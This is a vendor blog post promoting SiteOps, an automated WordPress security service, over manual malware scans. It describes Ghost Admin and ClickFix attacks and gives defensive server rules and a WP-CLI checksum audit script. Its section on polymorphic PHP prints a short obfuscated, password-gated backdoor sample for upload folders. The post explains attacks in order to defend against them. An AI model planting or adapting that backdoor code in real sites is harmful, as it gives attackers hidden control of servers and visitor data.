
Why Manual Malware Scanning Is a Liability for High-Growth WordPress Agencies
In the WordPress agency business, security retainers are marketed as peace-of-mind insurance. Agencies promise clients 24/7 protection, continuous updates, and hardened defenses for $250 to $1,500+ per site each month. Yet behind the scenes at many scaling agencies, security operations remain shockingly fragile: A junior developer or maintenance VA logs in once a week (or […]
- Always capture a pre-update snapshot of both the database and files before updates.
- Run pixel-by-pixel visual diffing: changes above 5% indicate critical layout breaking.
- Automate rollbacks without human delays to prevent lost revenue on client stores.
- Quarantine suspect files instead of deleting so post-mortem analysis remains possible.
In the WordPress agency business, security retainers are marketed as peace-of-mind insurance. Agencies promise clients 24/7 protection, continuous updates, and hardened defenses for $250 to $1,500+ per site each month.
Yet behind the scenes at many scaling agencies, security operations remain shockingly fragile:
- A junior developer or maintenance VA logs in once a week (or once a month) to trigger a manual scan via a server-side security plugin.
- The scan runs for 20 minutes, pegs server CPU at 100%, and returns a green “No Threats Found” badge.
- Two days later, Google flags the client’s domain with a bright red “Deceptive site ahead” warning, their Google Ads account is suspended for malicious redirects, and the client calls demanding to know why their $500/month retainer failed to protect them.
Relying on manual or ad-hoc malware scanning is not merely inefficient it is an active commercial and operational liability. In 2026, modern WordPress threats (such as polymorphic PHP loaders, Fake Cloudflare ClickFix injects, and Ghost Admin backdoors) evade signature-based detection with ease.
This guide breaks down why manual scanning breaks down at agency scale, the hidden technical blind spots of traditional security plugins, and how automated, continuous WebOps security allows high-growth agencies to protect 100+ client sites with zero added headcount.
1. The Anatomy of an Agency Liability: Where Manual Workflows Fail
When an agency manages 5 to 10 sites, manual security checks feel manageable. When that roster scales to 30, 60, or 150+ client domains, the manual model collapses under three mathematical realities:
+-------------------------------------------------------------------------------+
|               THE THREE FAILURE MODES OF MANUAL SCANNING AT SCALE              |
+-------------------------------------------------------------------------------+
|  1. THE DETECTION GAP WINDOW  | Threats execute for days/weeks between scans  |
|  2. THE RESOURCE TAX          | Server-side scans spike CPU and timeout on PHP |
|  3. THE SIGNATURE BLIND SPOT  | Zero-day & obfuscated malware bypass databases|
+-------------------------------------------------------------------------------+
1. The Detection Gap Window (MTTD Crisis)
Mean Time to Detect (MTTD) is the single most critical metric in web cybersecurity.
If your team runs security scans every Monday morning:
- A credential stuffing attack or unpatched plugin zero-day injects a backdoor on Tuesday at 2:00 AM.
- For the next six days, the backdoor serves cloaked phishing pages to search engine spiders while hiding from logged-in administrators.
- By Sunday, the site is blacklisted by Spamhaus, Norton, and Google Safe Browsing.
Your agency did not save time; you simply gave malware a 144-hour head start. Read our forensic breakdown of how automated midnight scanning caught an injection before blacklisting occurred in We Found a Hidden WordPress Backdoor at 2:20 AM.
2. The Shared-Resource Tax (Server-Side Scan Failures)
Traditional WordPress security plugins (Wordfence, Sucuri, iThemes/Solid Security) execute their scanning engines directly inside the client’s hosting environment:
- PHP Timeouts & Memory Exhaustion: On budget VPS or shared cloud hosting, scanning 80,000 files in
wp-content/uploads/exceedsmax_execution_time(often 30–60 seconds) or exhausts PHPmemory_limit(256MB), causing silent failures mid-scan. - Production Performance Degradation: High disk I/O and MySQL queries during a scan slow down WooCommerce checkout pages, causing abandoned carts during peak business hours.
- False Negatives: When a scan quietly times out, it frequently fails open, reporting a clean bill of health on the files it never reached.
3. The Contractual and Reputational Exposure
Clients do not distinguish between an unpatched zero-day vulnerability and an agency oversight. When a client site gets compromised:
- Client Churn: Trust is permanently broken; clients cancel retainers immediately.
- Unbillable Remediation Drain: Senior developers spend 8 to 20 emergency hours per site manually cleaning database tables, inspecting
.htaccessfiles, and requesting search engine reconsideration. - Legal & SLA Exposure: If customer data or payment gateway tokens are intercepted due to negligent monitoring, agency contracts without strict liability limitations become high-stakes legal battlegrounds.
2. Technical Deep Dive: Why Modern Malware Bypasses Manual Scanners
Modern WordPress malware does not announce itself with obvious base64-encoded strings or recognizable eval functions. Threat actors explicitly reverse-engineer standard security plugin signatures to evade detection:
Attack Vector A: The “Ghost Admin” Backdoor
Attackers do not need to alter core files. Instead, they exploit compromised administrator sessions or unauthenticated REST API endpoints to inject a hidden user record directly into wp_users and wp_usermeta:
- The rogue user is assigned
administratorcapabilities. - The attacker hooks into the
pre_user_queryfilter to hide their user ID from the WordPress Admin Users table (wp-admin/users.php). - Why manual scans miss it: File-based scanners only inspect disk files, not dynamic database user hooks. To standard security plugins, the site files look pristine.
Attack Vector B: ClickFix & Fake Cloudflare Captchas
One of the most pervasive malware campaigns targeting WordPress in 2026 is ClickFix:
- Attackers inject obfuscated JavaScript into active theme headers or cached page builder assets.
- When an organic visitor arrives from a search engine, an overlay mimicking a Cloudflare “Verify you are human” check appears, instructing the user to paste a PowerShell/Terminal command to fix an SSL error.
- Why manual scans miss it: The script utilizes dynamic character encoding and conditional user-agent cloaking. When an agency developer or automated scanner checks the site without a referrer or from an admin IP, the script remains completely dormant. Learn the removal steps in our guide on Removing Fake Cloudflare Malware (ClickFix) in WordPress.
Attack Vector C: Polymorphic PHP in Non-Code Directories
Attackers exploit file upload bypasses to plant PHP execution shells in /wp-content/uploads/YYYY/MM/:
<?php
// Obfuscated payload masquerading as an image metadata cache
$k = "\x62\x61\x73\x65\x36\x34\x5f\x64\x65\x63\x6f\x64\x65";
$p = $_POST['auth_token'] ?? null;
if ($p && hash('sha256', $p) === 'e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855') {
    @include_once($k($_POST['payload']));
}
Because no known static malware signatures exist in the vendor database for this unique variable hash, static signature scanners skip right past it.
3. The Modern Alternative: Centralized WebOps & Continuous Automated Audits
High-growth agencies cannot scale by hiring more maintenance engineers to click scan buttons. The solution is migrating from manual, reactive scanning to an automated, centralized WebOps architecture powered by SiteOps.
+-------------------------------------------------------------------------------+
|                       TRADITIONAL VS. MODERN SITEDOPS ARCHITECTURE            |
+-------------------------------------------------------------------------------+
|  TRADITIONAL MODEL               |  MODERN SITEDOPS WEBOPS ARCHITECTURE       |
+----------------------------------+--------------------------------------------+
|  In-plugin scanner on server     |  Offloaded asynchronous worker service     |
|  Slow signature pattern matching |  Deterministic cryptographic checksums     |
|  Manual execution (weekly/monthly)| Continuous continuous file integrity checks|
|  Spikes production CPU & memory  |  Zero impact on client server performance  |
|  Misses database hooks & cloaking|  Detects unauthorized files in uploads dir |
+----------------------------------+--------------------------------------------+
Pillar 1: Cryptographic File Checksum Verification
Instead of searching for known bad code, SiteOps verifies known good code.
Through secure, lightweight REST API worker endpoints, SiteOps hashes every WordPress Core file, official theme, and plugin file against official cryptographic checksums provided by the WordPress.org API:
- Any file with an altered checksum (
md5/sha256) is flagged immediately. - Modified core files (such as an injected
wp-config.phporindex.php) trigger an instant anomaly alert. - Zero false positives: If a file differs by a single byte from the official repository release, it is isolated.
Pillar 2: 10-Minute PHP “Panic Scans” in Upload Directories
The /wp-content/uploads/ directory should strictly contain images, videos, documents, and media assets. It should never execute PHP code.
SiteOps runs automated 10-minute directory hygiene audits across all client sites:
- Scans
/uploads/recursively for any file ending in.php,.phtml,.php5, or containing executable PHP tags (<?php,<?=). - Cross-references server execution rules (
.htaccess/ Nginx location blocks) to ensure script execution in uploads folders is blocked at the web server layer. - For actionable detection strategies, read our guide on 5 Best Practices for Detecting PHP Malware in WordPress Upload Directories.
Pillar 3: Real-Time CVE Vulnerability Matching
A massive percentage of WordPress compromises originate not from direct server brute-force, but from unpatched vulnerabilities in third-party plugins.
Rather than waiting for an exploit to occur:
- SiteOps continuously monitors installed plugin versions against national and community CVE databases.
- When a critical remote code execution (RCE) or SQL injection vulnerability is disclosed for a plugin in your fleet, your dashboard immediately alerts you before automated botnets begin scanning for targets.
- See how rapid remediation works in our guide on Emergency WordPress Malware Panic Scans.
4. How Centralized Automation Protects Agency Profit Margins
Transitioning from manual scans to automated WebOps delivers immediate, quantifiable return on investment across three critical agency metrics:
| Operational Metric | Manual In-Plugin Scanning | Automated Centralized WebOps (SiteOps) | Agency Impact |
|---|---|---|---|
| Hours per Site / Month | 1.5–2.0 hours (scanning, checking, updating) | < 0.1 hours (exception-based management) | 93% labor savings |
| Capacity per Engineer | 25–35 client sites maximum | 150–250+ client sites per engineer | 5x–7x operational leverage |
| Detection Speed (MTTD) | 7 to 30 days (scheduled batches) | Under 10 minutes | Eliminates blacklist events |
| Server Resource Overhead | High (frequent CPU/RAM spikes) | Near-zero (lightweight API handshake) | Eliminates client hosting complaints |
| Retainer Margins | 45%–55% (eaten by manual labor) | 85%–92% (pure recurring revenue) | Dramatically higher agency net profit |
As demonstrated in our Datronix Agency Case Study, offloading maintenance routines and security audits to a centralized Hub-and-Spoke worker engine enabled a team of two engineers to maintain over 150 active client sites in just two hours per week.
5. The Agency Security Hardening Blueprint (Automated Script & Protocol)
Agencies looking to harden client installations immediately can deploy this production-tested Nginx and .htaccess configuration to prevent PHP execution in non-system directories:
Hardening Uploads in Apache / LiteSpeed (/wp-content/uploads/.htaccess)
# Block direct execution of scripts in uploads directory
<FilesMatch "(?i)\.(php|phtml|php3|php4|php5|php7|phps|pht|phar|inc|cgi|pl)$">
    Order Deny,Allow
    Deny from all
</FilesMatch>
Hardening Uploads in Nginx Server Configuration
# Deny execution of PHP in uploads and cache directories
location ~* /(?:uploads|files|wp-content/uploads)/.*\.php$ {
    deny all;
    access_log off;
    log_not_found off;
}
Automated Baseline Checksum Audit Script (WP-CLI)
Run this automated command across your server clusters to instantly catch tampered core files without installing bloated security plugins:
#!/usr/bin/env bash
# ==============================================================================
# WP-CLI Core & Plugin Checksum Integrity Audit
# ==============================================================================
set -euo pipefail

WP_PATH="/var/www/vhosts/clientdomain.com/htdocs"

echo "==> Step 1: Auditing WordPress Core Checksums..."
if wp core verify-checksums --path="$WP_PATH"; then
    echo "SUCCESS: WordPress Core files match official release."
else
    echo "ALERT: Tampered core files detected! Immediate isolation required."
fi

echo "==> Step 2: Auditing Plugin Checksums..."
wp plugin verify-checksums --all --path="$WP_PATH" || {
    echo "WARNING: One or more plugins have altered files or missing checksums."
}

echo "==> Step 3: Scanning uploads for rogue executable PHP files..."
find "$WP_PATH/wp-content/uploads" -type f \( -name "*.php*" -o -name "*.phtml" \) -exec ls -la {} \;
6. How to Productize Automated Security in Your Agency Retainers
Security should not be an invisible cost center; it should be your agency’s highest-margin retainer feature. When pitching care plans to enterprise clients:
- Highlight Continuous Automated Audits: Position your service against commodity freelancers by emphasizing 10-minute automated file integrity checks rather than outdated monthly scans.
- Include Incident Response Guarantees: Because automated rollback snapshots and panic scanners prevent catastrophic downtime, you can confidently offer SLA guarantees that competitors cannot match.
- Automate Client Reporting: Provide clean, plain-English monthly executive reports showing files audited, CVEs blocked, and uptime maintained.
For a complete framework on pricing and packaging care plans, read Building a Profitable WordPress Maintenance Retainer Model in 2026.
7. Actionable Audit Checklist for Agency Leadership
Review your agency’s current security posture against this checklist:
- [ ] Eliminate In-Plugin Scanners: Move away from resource-intensive, server-side scanning plugins that time out on large sites.
- [ ] Enforce File Execution Restrictions: Disable PHP execution inside
/wp-content/uploads/across 100% of managed domains. - [ ] Deploy Cryptographic Checksum Baselines: Verify all Core, Theme, and Plugin files against official release hashes continuously.
- [ ] Automate CVE Cross-Referencing: Receive real-time alerts when new vulnerabilities are disclosed for plugins installed in your fleet.
- [ ] Establish 1-Click Rollback Protocols: Ensure every site has automated pre-update snapshots ready to deploy within 30 seconds of an anomaly.
- [ ] Standardize Fleet-Wide Dashboards: Consolidate security, uptime, and updates into a single centralized command center.
Summary & Next Steps: Protect Your Agency at Scale with SiteOps
Manual malware scanning belongs to an earlier era of web development. In today’s threat landscape, high-growth agencies need automated, centralized, and deterministic WebOps tools that protect client sites around the clock without manual intervention.
Related Resources for Agency Scaling:
- Why Your WordPress Security Plugin Missed the Ghost Admin Backdoor
- Fake Cloudflare Verification on WordPress: How to Detect and Remove the Malware
- How We Found a Hidden WordPress Backdoor at 2:20 AM
- The ROI of Automated QA: How to Save 20+ Hours a Month on WordPress Maintenance
Upgrade Your Agency Security with SiteOps
Stop gambling on manual scans and bloated security plugins. Protect your entire WordPress portfolio with automated file checksum verification, instant CVE alerting, and 10-minute panic scans.
👉 Start your free trial of SiteOps today and secure your first three client sites in under two minutes.
Written by SITEOPS Engineering
We build the WordPress operations platform agencies use to update, secure and monitor client sites. These guides come directly from maintenance incidents and automated workflows we operate.
Keep reading
All articles →
How to Eliminate WordPress Staging Environment Drift Using Automated CI/CD?

What WordPress Agencies Use for Local Development and Post-Launch Updates in 2026?